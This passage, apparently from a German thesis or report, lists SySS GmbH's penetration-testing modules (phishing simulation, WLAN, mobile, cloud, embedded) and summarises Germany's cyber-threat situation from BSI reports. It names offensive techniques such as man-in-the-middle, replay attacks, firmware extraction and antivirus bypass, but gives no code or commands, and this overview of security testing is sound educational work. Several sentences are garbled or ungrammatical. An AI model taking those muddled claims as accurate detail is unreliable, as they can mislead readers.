- Mit dem Modul TARGET/TECH werden die technischen Schutzmassnahmen geprüft, die bereits implementiert sind, um derartige Angriffe zu erschweren. Es wird eruiert, wie gut sie im Falle eines Angriffs greifen.
- Mit dem Modul TARGET/PHISH wird ermittelt, ob sich derartige Angriffe auch schon im Bewusstsein der eigenen Mitarbeiter verankert haben.

5.1.2.7.1. TARGET/TECH: Technische Prüfung der Schutzmassnahmen

Abbildung 43: Modul TARGET/TECH

- Angriffe durch installierte Software auf Client-Systeme nach Schwachstellen durchsuchen, die weitreichende Kompromittierung des Corporate Network nach sich ziehen und stellen auch im Falle eines Advanced Persistent Threat (APT) stellt oftmals die ersten Schritt einer dauerhaften Infiltration dar:
  - eingesetzte Browser und Browser-Plug-ins
  - Dokumentbetrachter und Medienabspielsoftware (wie präparierte PDF-Dateien oder Office-Dokumente mit Makros.)
  - Malware in E-Mail-Anhängen
  - Drittsoftware wie Oracle Java
  - Überlisten von Zwischenstationen wie Mailfilter, AV-Gateways, URL-Filter und Content Inspection.
  - Umgehen von lokalen Schutzmassnahmen, wie UAC oder der eingesetzten Endpoint Protection- und Antivirenlösungen (AV).

5.1.2.7.2. TARGET/PHISH: Simulation eines Phishing-Angriffs

Abbildung 44: Modul TARGET/PHISH

- Es wird ein Phishing-Angriff (Spear-Phishing oder Whaling) simuliert und als Ergebnis eine anonymisierte, statistische Auswertung der Rückläufer geliefert.
- Sensibilisierung der Mitarbeiter in Security-Awareness-Veranstaltungen

(Umgang mit E-Mails, Weblinks, Weiterleitung von Zugangsdaten).
- Auswertung von Phishing-E-Mails im Unternehmen über einen bestimmten Zeitraum und Ergreifen von Gegenmassnahmen.

5.1.2.8. WLAN: Test des Drahtlosnetzwerks



Abbildung 45: Modul WLAN

- Schwachstellenprüfung von WLAN-Infrastrukturen vor Ort (nach IEE-Funk-Standard 802.11 auf 2.4 und 5GHz und von anderen Funknetzen basierend auf OWL, OPENAIR, UHF oder S-UHF).
- Weitere Schwachstellenprüfung von Client-Sicherheit, Verbindungen, Rogue-Access-Point, Abschottungen der verschiedenen WLANs von internen Netzwerkbereichen, um übermittelte Daten durch Unbefugte auszuspähen und zu schützen:
- Prüfung der eingesetzten Verschlüsselungs- und Authentifikationsverfahren sowie der Client-Konfigurationen.
- Prüfung der Resistenz gegen Man-in-the-Middle-Angriffe:
  - Inventarisierung und Parametrisierung: Was ist sichtbar und was gehört zur Kundeninfrastruktur?
  - Enspricht die Verifizierung des Vorgefundenen, den Erwartungen und Informationen?
  - Erkennung von Zugangspunkten
  - Untersuchung der Netzwerke hinsichtlich der Authentifizierung und Verschlüsselung
  - Angriff gegen die festgestellte Authentifizierung und Verschlüsselung
  - Untersuchung der WLAN-Clients
- Durchführung der Konfigurationssichtung unter Einbezug der verschiedenen Gruppenrichtlinien (Verwendung von PowerShell, um Informationen über die Active-Directory-Umgebung herauszufinden.

5.1.2.9. MOBILE: Sicherheitstest für mobile Endgeräten Apps und Mobile-Device Management-Lösungen

5.1.2.9.1. MOBILE/DEVICE: Sicherheitstest für mobile Apps



Abbildung 46: Modul MOBILE/DEVICE

- Ausgewählte mobile Endgeräte werden aus unterschiedlichen Perspektiven auf Sicherheitsschwächen hin untersucht. Diese können von Angreifern genutzt werden, um auf nicht autorisierte Weise in lokalen gespeicherten Daten (E-Mails, SMS, PDF bzw. Office-Daten, Termine, Kontakte) sowie über das mobile Endgerät Zugriff auf das Unternehmensnetzwerk (Personal-Information-Management (PIM)-Funktionalitäten nutzen) zu gelangen.

- Angriffe aus der Perspektive eines externen Täters:
  - Angriffe über Netzwerkschnittstellen des Gerätes (WLAN, Bluetooth)
  - Angriffe gegen Netzwerkdienste
  - Man-in-the-Middle-Angriffe gegen genutzte Apps (E-Mail-Synchronisation, VPN-Zugriff, Dokumentenverwaltung)
  - Angriffe mit physischem Zugriff auf das Gerät (Diebstahlszenario): nicht autorisierter Zugriff auf lokal gespeicherte Daten und Manipulation des Gerätes (z.B. Installation von Schadsoftware)
- Angriffe aus der Perspektive eines autorisierten Benutzers:
  - Zugriff auf Daten fremder Benutzer via PIM-Funktionalität
  - Manipulation von Geräten (Jailbreak, Rooting, Installation nicht genehmigter Apps, PIN-/Passwort-/Biometrie-Anmeldung, Löschen von Benutzerdaten, Zurücksetzung von Geräten aus der Ferne (Remote Wipe))
  - Sicherheitsanalyse ausgewählter Apps (Dokumentenverwaltung, Fernzugriff
  - auf Systeme im Unternehmensnetzwerk, Mobile-Banking)

5.1.2.9.2. MOBILE/APP: Sicherheitstest für mobilen Apps



Abbildung 47: Modul MOBILE/APP

- Go-Live einer Analyse zu unterziehen, da personenbezogene Daten, Informationen mit hohem Schutzbedarf von den entsprechenden Mobile-Apps zu verarbeiten.
- Gründliche Sicherheitsbewertung von Mobile Apps kann eine Zugriffsmöglichkeit über die Mobile Apps auf interne Firmenressourcen darstellen (VPN-Funktionalität).
- Application Store entwickelte Version (Android, IOS) werden auf Schwachstellen geprüft.
- Überwachung des Datenverkehrs, um Massnahmen zur Behebung oder Reduzierung eventueller Schwachstellen durchzuführen.
- Die zu testende Mobile App mit Jailbreak bzw. Root-Rechten auf das Gerät installiert, um während der Analyse vollen Zugriff auf die Dateisystem- und Speicherinhalte zu haben und dekompiliert sowie einer statischen Code- und einer dynamischen Laufzeitanalyse unterzogen.
- Angriffsszenarien, wie Man-in-the-Middle- oder sonstige traffic-basierte Angriffe gegen die Datenübertragung zwischen der Mobile App, anderen Apps und ihrem Server-Back-End.
- Prüfung auf potenzielle Verletzungen der Privatsphäre und Entwicklung von eigenen Tweaks für die Umgehung von Sicherheitsmassnahmen.

5.1.2.9.3. MOBILE/MDM: Prüfung von Mobile-Device-Management-Lösungen



Abbildung 48: Modul MOBILE/MDM

- Analyse der Serverinfrastruktur, wie der webbasierte Managementoberflächen sowie der weiteren angebotenen Netzwerkdienste der MDM-Lösung vor Ort.
- Analyse und Bewertung von Sicherheitseinstellungen gemäss dem geforderten Schutzbedarf, Gerätekonfigurierungen, Anschlüsse an das Unternehmensnetzwerk (E-Mail-Server), Datenverkehr, Registrierungs- und Provisionierungsprozess, Mobile Device, den Unternehmensrichtlinien und den Gerätekonfigurationen überprüfen und analysieren durch implementierte Jailbreak/Rooting-Erkennung der MDM-Lösung.
- Schwachstellenprüfung von Container-Lösungen mit Exportfunktionen:
  - netzbasierte Sicherheitsanalyse, der beteiligten MDM-Infrastrukturserver
  - webbasierte Sicherheitsanalyse der Managementoberfläche
  - Sicherheitsbewertung der Konfigurationsprofile und -richtlinien
  - Schwachstellenanalyse der MDM-App
  - Analyse von Prozessen: Provisionierung, Konfigurationsupdate, Fernlöschung und Deprovisionierung mit Backup
  - Trafficanalyse, Identifizierung protokollbasierter Schwachstellen

5.1.2.10. CLOUD

5.1.2.10.1. CLOUD/AWS: Sicherheitsanalyse und Härtungsempfehlungen für Amazon Web Services-Projekte

Abbildung 49: Modul CLOUD/AWS

- Sicherheitsanalyse auf Konfigurationsaudit, die Prüfung der Cloud-Infrastruktur, der darin genutzten Services auf Schwachstellen und mögliche Härtungsmassnahmen umfassen.
- Überprüfung des Rollen- und Berechtigungskonzeptes und des Schlüsselmanagements zum Schutz von sensiblen Daten, Speicherablageberechtigungen (Simple Storage Service) oder Datenbanken), auf Terraform oder “CloudFormation“, die Sicherheit der Image-Quellen und “Auto Scaling Groups“ untersucht werden.
- Überprüfung von umfangreicher Netzwerkkonfiguration aus VPCs, Subnetzen, Sicherheitsgruppen (Security-Groups) und Gateways, die auf offene Angriffsflächen analysiert und anschliessend Verbesserungspotenziale erarbeitet werden.
- Durchführung von Monitoring, Logging und den Alert-Workflows.

- Überprüfung der serverlosen Infrastruktur (Serverless Infrastructure), zugeschnittenen Implementierung mit Services (AWS-Lambda, AWS-DynamoDB, AWS-Cognito) kontrolliert wird.

5.1.2.10.2. CLOUD/AZURE: Sicherheitsanalyse und Härtungsempfehlungen für Azure-Infrastrukturen

Abbildung 50: Modul CLOUD/AZURE

- Sicherheitsanalyse einer Office 365-Umgebung mit Cloud-Infrastruktur und der genutzten Services werden auf Schwachstellen kontrolliert. Das Sicherheitsniveau der Office 365-Konfiguration wird evaluiert und auf mögliche Härtungsmassnahmen überprüft.
- Analyse, ob Azure Active Directory, Benutzer- und Gruppenrechte und die Authentifizierung zu den Sicherheitsanforderungen des Kunden passen und keine Konfigurationsfehler ergibt, die zu Schwachstellen oder gar Datenverlust führen.
- Konfigurationsaudit (Daten und E-Mails von Mitarbeitern vor ungewollten Zugriffen untereinander und durch Dritte schützen):
  - Benutzerberechtigungseinstellungen und Rollenverteilung in Office 365, Azure AD Audit von Office Secure Score-Einsatz und OneDrive-Konfiguration
  - Datenspeicherung und Prüfung von Anhängen und deren Ablage von kritischen Daten und Malware-Erkennung
  - Überprüfung der Datenstromüberwachung (OneDrive, SharePoint)
  - Überprüfung des Anmeldemonitorings bzw. des Angriffsmonitorings
  - Überprüfung der Benachrichtigungen bei administrativen Handlungen (richtiger Einsatz von Azure Advanced Threat Protection)
- Sicherheitsanalyse bei Azure-IoT-Umgebungen:
  - Enrollment-, Registrierungs- und Authentifizierungsprozess des IoT-Gerätes
  - Überprüfung der Datenkommunikation zwischen IoT-Gerät und Azure-IoT-Hub auf Schwachstellen
  - sicherer Einsatz von Azure-Event-Hubs und Azure-Functions
  - passendes Monitoring, um kompromittierte Geräte zu detektieren
  - Best Practice-Einsatz des Azure IoT SDK auf den Geräten
  - Überprüfung einer eventuell vorhandenen Mandantentrennung der IoT-Landschaft auf mögliche Rechteeskalationen

5.1.2.11. EMBEDDED: Embedded Security (ES)



Abbildung 51: Modul EMBEDDED

- Vielfältige Sicherheitsanalysen mit unterschiedlichsten eingebetteten Systemen, die extern erreichbaren Schnittstellen per Kabel- oder Funkübertragung bis hin zur Untersuchung der intern verbauten Komponenten, verwendeten Software (wie Analyse einzelner Protokolle oder Steuergeräte, Algorithmen, Sensordaten), sodass Angreifer auf Hardwarekomponenten zugreifen können und sensible Informationen wie Zugangsdaten für ein Back-End-System, Client-Zertifikate oder

Passwörter für Wartungszugänge und diese zu Daten zu extrahieren oder das Gerät anderweitig zu manipulieren:

- **Firmware-Extraktion:** Hardware weist keine wirksamen Massnahmen auf, die vor einer Extraktion der Firmware schützt werden**.**
- **Wartungszugänge** können Konsolenzugang über eine serielle Schnittstelle, Daten extrahiert oder die Funktionsweise des Geräts manipuliert werden.
- **Trivialpasswörter** für den Bootloader oder der Wartungsschnittstellen sind bekannt oder leicht erraten.
- **Unverschlüsselte Speicherbausteine** werden ausgelötet oder ohne Beschränkung ausgelesen.
- **Anmeldedaten werden im Klartext gespeichert** für zu testenden Hardware abgelegten Zugangsdaten, welche schützenswert sind und eine Extraktion möglicher Schutzmassnahmen (Betriebssystems, Firmware) führt.
- **Man-in-the-Middle-Angriff auf Verbindungen** werden bei nicht ordnungsgemässer Implementierung von verschlüsselten Verbindungen ein Angriff in geeigneter Position im Netzwerk den Datenverkehr abgehört und modifiziert.
- **Replay-Angriffe** werden durch erneutes Absenden bereits aufgezeichneter Kommunikation bekannte Aktionen ausgelöst.
- **Statische Schlüssel** werden durch Extraktion des statischen Schlüsselmaterials die Verschlüsselung gebrochen.
- Verletzung des **Principle of Least Privilege**.

5.1.2.11.1. weitere Embedded Security (ES)

- **E S/AUTOMOTIVE:** Sicherheitsanalyse von Steuergeräten und Sensoren
- **ES/EXTERNAL:** Sicherheitsanalyse kabelgebundener Schnittstellen
- **ES/FIRMWARE:** Sicherheitsanalyse von Firmware
- **ES/INTERNAL:** Sicherheitsanalyse interner Schnittstellen und Speicherkomponenten
- **ES/PROTOCOL:** Sicherheitsanalyse von Protokollen
- **ES/WIRELESS:** Sicherheitsanalyse funkbasierter Schnittstellen

5.1.2.12. weitere Module

- **SOFTWARE:** Sicherheitsanalyse von Softwarelösungen
- **RECON:** Inventarisierung der Angriffsfläche
- **SOCIAL:** Social-Engineering
- **PHYSICAL:** Physical Assessment
- **PIVOT:** Kompromittierte Demilitarized Zone (DMZ)
- **TERMSERV:** Sicherheit von Remote Access-Lösungen
- **REVIEW:** Sicherheitsbewertung von Konzepten, Prozessen, Dokumenten und organisatorischen Vorgaben
- **Red Teaming** und **Purple Teaming**

5.1.3. DOCU: Dokumentation der Testergebnisse

Das Ergebnis wird zusammengefasst und die allgemeinen Sicherheitsniveaus werden eingeschätzt, eine Liste der festgestellten Schwachstellen, der Risikoeinschätzung 1 und Massnahmen zur Behebung der Mängel werden gesammelt und nachvollziehbare Nachweise jeder erkannten Schwachstelle dokumentiert sowie die Angaben zu Testwerkzeugen oder von Besonderheiten während des Testverlaufs dokumentiert und diesen Kommunikationsnachweis den Kunden übergeben.

5.1.4. PRES: Präsentationsworkshop

- Präsentation aller Testergebnisse beim Kunden auf strategischer und organisatorischer Ebene.
- Beantwortung der Fragen und Erläuterung der Lösungsansätze.

5.1.5. RETEST: Nachtest

Spätestens nach einem halben Jahr findet ein Nachtest aller Massnahmen zur Behebung von Sicherheitsschwachstellen statt, die in vorangegangenen Tests erkannt wurden.

Laut der Syss GmbH basieren alle Module auf den gesetzlichen Grundlagen des BSIs, des Grundschutzes und der Ethik für Penetrationstester. Zu den zentralen Werten gehören Unabhängigkeit, Vertraulichkeit, Provisionsverbot, Professionalität und Qualitätsmanagement, Verbindlichkeit, Objektivität, Neutralität und Transparenz, Interessenkonflikte, striktes Legalitätsprinzip, Respekt vor Menschen und korrektes Zitieren.[132]

Hinweis: Alle Methoden sind von der Syss GmbH unter den Link[133] ausführlich beschrieben.

vgl.[132] (Schreiber, et al., Februar 2023)
vgl.[133] (Schreiber, et al., Februar 2023)

6. Cyberangriffe in Deutschland, in der EU und International

Dieser Abschnitt gibt einen Überblick über die Cyberangriffe und Gegenmassnahmen in Deutschland, der EU und International.

6.1. Deutschland

„Das deutsche **nationale Koordinierungszentrum für Cybersicherheit in Industrie, Technologie und Forschung** (NKCS) ist eine gemeinsame Kooperationsplattform von BMWK, BMI, BMVg und BMBF sowie einzelner nachgeordneter Bereiche BSI und FI CODE und DLR-PT). Dabei liegt die Gesamtkoordination beim BMI. Das BSI übernimmt hierbei die Rolle als Kopfstelle ("Single Point of Contact") für das Kompetenzzentrum, für das europäische Netzwerk der nationalen Koordinierungszentren und die Cybersicherheits-Community.“[134]



Abbildung 52: NKCS-Verbund

Von Deutschland erarbeitete Cybersicherheitsstrategie:[135]

- Aktivitäten der Bundesregierung durchführen
- Transparenz und Nachvollziehbarkeit für alle Akteure aus Staat, Wirtschaft, Wissenschaft und Gesellschaft
- aktives, zielgerichtetes Zusammenwirken aller Akteure
- Umsetzung der EU-Vorgaben
- Berichtswesen und Controlling auf strategischer Ebene
- Vorbereitung aller zukünftigen Evaluierungen und systematisch, kontinuierliche Weiterentwicklung

[134] (BMI)
vgl.[135] (BMI, August 2021)

Ein Teil dieses Programms ist die "Netzstrategie 2030 für die öffentliche Verwaltung", mit den folgenden Zielen verfolgen: [136]

- strategische Ausgestaltung der Fertigungstiefe
- Weiterentwicklung der aktiven Dienstleistersteuerung
- Konsolidierung von Weitverkehrsnetzen
- Internetressourcen und Standardisierung
- Gewährleistung von Informationssicherheit, Datenschutz und Geheimschutz
- in Netzinfrastrukturen der öffentlichen Verwaltung
- Weiterentwicklung des Anforderungs- und Nutzermanagements sowie der Dienste
- Förderung von Innovationen und Schlüsseltechnologien für eine bürgernahe und moderne Verwaltung

Laut dem Lagebericht “Die Lage der IT-Sicherheit in Deutschland 2022“ vom BSI werden folgende Probleme beschrieben:[137]

- Eine deutliche Professionalisierung der Cyberkriminalität festzustellen.
- Durch die zunehmende digitale Vernetzung werden die Angriffsflächen erheblich vergrössert.
- Advanced Persistent Threats (APT) Angriffe auf Perimeter-Systeme (Firewalls, VPN-Gateway oder Router) werden durch Exploit oder Password-Spraying-Methoden im Webshell installiert, um sich mit dem Server zu verbinden und Kommandos auszuführen (meistens Angreifergruppen wie APT28, APT25/Ke3chang und APT3).
- Die Angriffsgruppen APT29/Nobelium führen vermehrt Angriffe auf Cloud-Dienste durch, um Kundendaten zu stehlen oder das Vertrauensverhältnis zum Cloud-Anbieter zu stören.
- Problematisch sind Hacktivismus-Sabotage-Angriffe aus dem Nahen und Mittleren Osten und Russland, meist Ransomware-Angriffe.
- "Hackers-for-Hire" sind Dienstleistungen (NSO Group Technologies oder das Produkt Pegasus) für offensive Cyber-Operationen, die gegen Unternehmen verwendet werden. Das Angebot umfasst Exploit und Malware.
- Ein weiterer Aspekt ist die Erpressung von Schutzgeldern durch Androhung vom DDoS Angriffe auf HTTP-Webseiten, APIs, Netzwerk- und Transportebene gegen VoIP-Server-Infrastrukturen, TCP und UDD Flooding-Angriffe, die durch Schwach-stellen in Hardware und Software oder Netzwerkübergängen sowie Social-Engineering hervorgerufen werden, um Identitätsdaten zu gelangen.
- Angriffe auf die Kryptografie, z.B. auf Schwachstellen in der RSA-Verschlüsselung.
- Lösegelderpressung durch Ransomware-as-a-Service (RaaS) LockBit 2.0. und Conti versuchen Angreifer bis zum Takedown des Botnetzes.
- Angriffe auf Kreisverwaltungen und Handelsunternehmen durch Ramsomware.
- Log4j-Schwachstellen in quelloffenen Bibliotheken werden genutzt, um vertrauliche Informationen zu stehlen oder Trojaner zu installieren.
- Outsourcing von Dienstleistungen in der Privatwirtschaft, Cybercrime-as-a-Service (CCaaS), Cyber-Straftat als Dienstleistung beziehen Angreifer Schadsoftware und setzen diese kriminell ein.
- Schadprogramme infizierte Botnetze, welche von einem zentralen Steuerungs-system kontrolliert werden. Die Bot-Master nutzen einen Command-and-Control-Server, um persönliche Daten, Onlinemarketing-Betrug, Kryptomining oder Verschlüss abzuziehen.
- Spam und Phishing-E-Mails werden verbreitet, um an Identitätsdaten zu gelangen und Erpressungen durchzuführen (Spear-Phishing durch APT-Gruppe GhostWriter).
- Social-Bots sind Computerprogramme, die in sozialen Netzwerken, schädliche Inhalte, wie Phishing-Posts oder Falschmeldungen und Propaganda, verbreiten.

[136] (BMI, August 2021)
vgl.[137] (BSI, Oktober 2022)

- Die Hinweise auf Schwachstellen (Security Advisories) in Hardware und Software werden durch das Coordinated Vulnerability Disclosure (CVD) veröffentlicht.
- Die CVSS-Scoring-Systeme für Kritikalitäten (Industriestandard) bewerten Schwachstellen international.
- Der Warn- und Informationsdienst (WID) informiert über Risiken, Schwachstellen und veröffentlicht technische Warnungen bzw. Bürger-CERT-Warnungen in Deutschland.
- Im Rahmen des BSI werden Cybersicherheitswarnungen, Management-Informationen mit ktuellen Bedrohungen und Vorfallswarnungen herausgegeben. Bei den aufgetretenen Vorfällen wurden Angriffsindikatoren und Schutzmass-nahmen beobachtet, die auch Angreifer nutzen, um an Informationen zu gelangen.
- Öffentliche Aufmerksamkeit wird erregt, um Druck auszuüben, an sensiblen Daten und Informationen zu gelangen.
- Kritische Schwachstellen sind in Microsoft Exchange und Log4j, z.B. in Bibliotheken, zu finden.
- Ein spektakulärer Supply-Chain-Angriff ist z.B. der Angriff auf die Software Orion von SolarWinds im Bereich der Versorgungsketten auf Virtuell System Administrator (VSA) der Clients oder IT-Netzwerke.
- Ein weiterer Punkt ist die Cybesicherheit unter Pandemiebedingungen im Homeoffice. Besonders Phishing-Kampagnen unter Vortäuschung falscher Tatsachen haben zugenommen. Zusätzlich stellt die Nutzung privater Geräte oder Videokonferenzen eine grosse Angriffsfläche dar.
- Bei Angriffen auf Institutionen des Gesundheitswesens, z.B. dem Angriff auf die EMA, wurden sensible, private und Forschungsdaten gestohlen.
- Es gibt hybride Bedrohungen für Staat, Wirtschaft und Gesellschaft durch Medien und Falschmeldungen, insbesondere durch den russischen Angriffskrieg auf die Ukraine.
- Angriffe auf Unternehmen mit Satellitenkommunikation aus dem Bereich Energie-wirtschaft und Kommunikation (Internetverbindungen).

Das BSI stellt die technischen Richtlinien TR-02102 zur Verfügung und setzt auf leistungsstarke Quantentechnologie. Andere Bedrohungen sind in hybriden Formen zu sehen, wie Cyberangriffe zur Verbreitung von Falschmeldungen und Propaganda durchgeführt werden und als wirtschaftliches Druckmittel zur Durchsetzung von politischen Zielen eingesetzt werden. Gerade durch die Coronapandemie wurde die Digitalisierung im wirtschaftlichen und gesellschaftlichen Leben in Deutschland vorangetrieben. Cyberkriminelle nutzten Phishing- und andere Social- Engineering-Angriffe aus.

Abbildung 53: Cyber-Angriffe 22/23 in Deutschland

Anbei finden Sie einige Statistiken zu Cyberangriffe in den Jahren 2020 und 2021, die zeigen, dass die Gefahr gestiegen ist. In Deutschland ist bereits jeder Vierter Bürger in den letzten zwei Jahren Opfer eines Cyberangriffes geworden. Die Angriffe verteilen sich folgendermassen: im Internet (24%), Fremdzugriff im Online-Account (31%), Infektion mit Schadsoftware (29%) und Phishing (25%) zum Ausspionieren von Zugangs- oder Kontoinformationen. Durch den bewussten Einsatz von Schutzmassnahmen wie der Nutzung von Antivirenprogrammen (62%) und sicheren Passwörtern (60%), eine aktuelle Firewall (53%), eines automatischen Updates oder die Aktivierung einer Zwei-Faktor-Authentisierung, können Cyberangriffe verhindert werden. Das BSI gibt Sicherheitsempfehlungen für Unternehmen und Privatpersonen heraus, die ihre digitale Nutzung sicherer machen.[138]

Die Statistiken für das Jahr 2022 werden unter[139] beschrieben.



Abbildung 54: einige Zahlen im Überblick 2022

Die Gegenmassnahmen des BSI und seiner mitwirkenden staatlichen und gesetzlichen Organe schützen den wirtschaftlichen und gesellschaftlichen Bereich. Eine Sensibilisierung der Anwender sind im Internet notwendig, um Gefahren schnellstmöglich zu erkennen und bei Störfällen handeln zu können. Dies setzt eine breite Palette von Kampanien voraus, wie der kostenlose Warn- und Informationsdienst Bürger-CERT. Es ist notwendig, dass die Öffentlichkeit mehr über Social-Media-Engineering erfährt. Insbesondere müssen Kindern und Jugendlichen besser aufgeklärt werden, z.B. in Beratungseinrichtungen vor Ort oder online. Sinnvoll sind auch Sicherheitshinweise im IoT, Smart Home und Smart City, welche die EU mit ihrer Programmstrategie fördert. Weitere Sicherheitsmassnahmen wurden in der eHealth und Telematik-Infrastruktur neu definiert und durchgesetzt, um Dateninformationen sicher zu verwalten und zu archivieren. Weitere Bereiche sind die sichere Gestaltung virtueller Versammlungen sowie die Abstimmung bei Online-Wahlen oder Sicherung von Bezahlverfahren mit 3D-Secure Sicherheitsstandards, das elektronische Identifizierungsverfahren im Verwaltungsbereich, die elektronische Identität auf dem Smartphone bei Accounts in sozialen Netzwerken, das Pseudonym in Onlineforen oder beim Onlinebanking werden durch die Einführung der Smart-eID kryptografische

vgl.[138] (BSI, Oktober 2022)
vgl.[139] (BMI, 2022)

Verschlüsslungen sicherer. Weiterhin werden über Biometrie, mithilfe der künstlichen Intelligenz, bestimmte Merkmale des Benutzers erstellt und somit ein Fremdzugriff auszuschliessen. In der Wirtschaft wird stark nachgerüstet, um die Cyberangriffe entgegenzuwirken. Hier stärkt das IT-Sicherheitsgesetz die Nachweispflicht in der IT-Sicherheit bei kritischen Infrastrukturen, um Sicherheitsmängel aufzudecken und zu korrigieren. Es ist notwendig, IT-Fachkräfte auszubilden oder Mitarbeitern weiterzubilden, z.B. im Automobilbereich, Luftverkehr, in industriellen Versorungsketten, in Sicherheitssystemen für elektronische Aufzeichnungssysteme.

Diese Punkte und weitere werden auf nationaler, europäischer und internationaler Ebene entwickelt, um Probleme der Sicherheit in der Digitalisierung in Zukunft besser zu bewältigen.

Ziel und Massnahmen zur Stärkung gegen Cyberkriminalität, ist die Agenda des Bundesministeriums des Innern und für Heimat von der Bundesrepublik Deutschland 2022, wie folgt:[140]

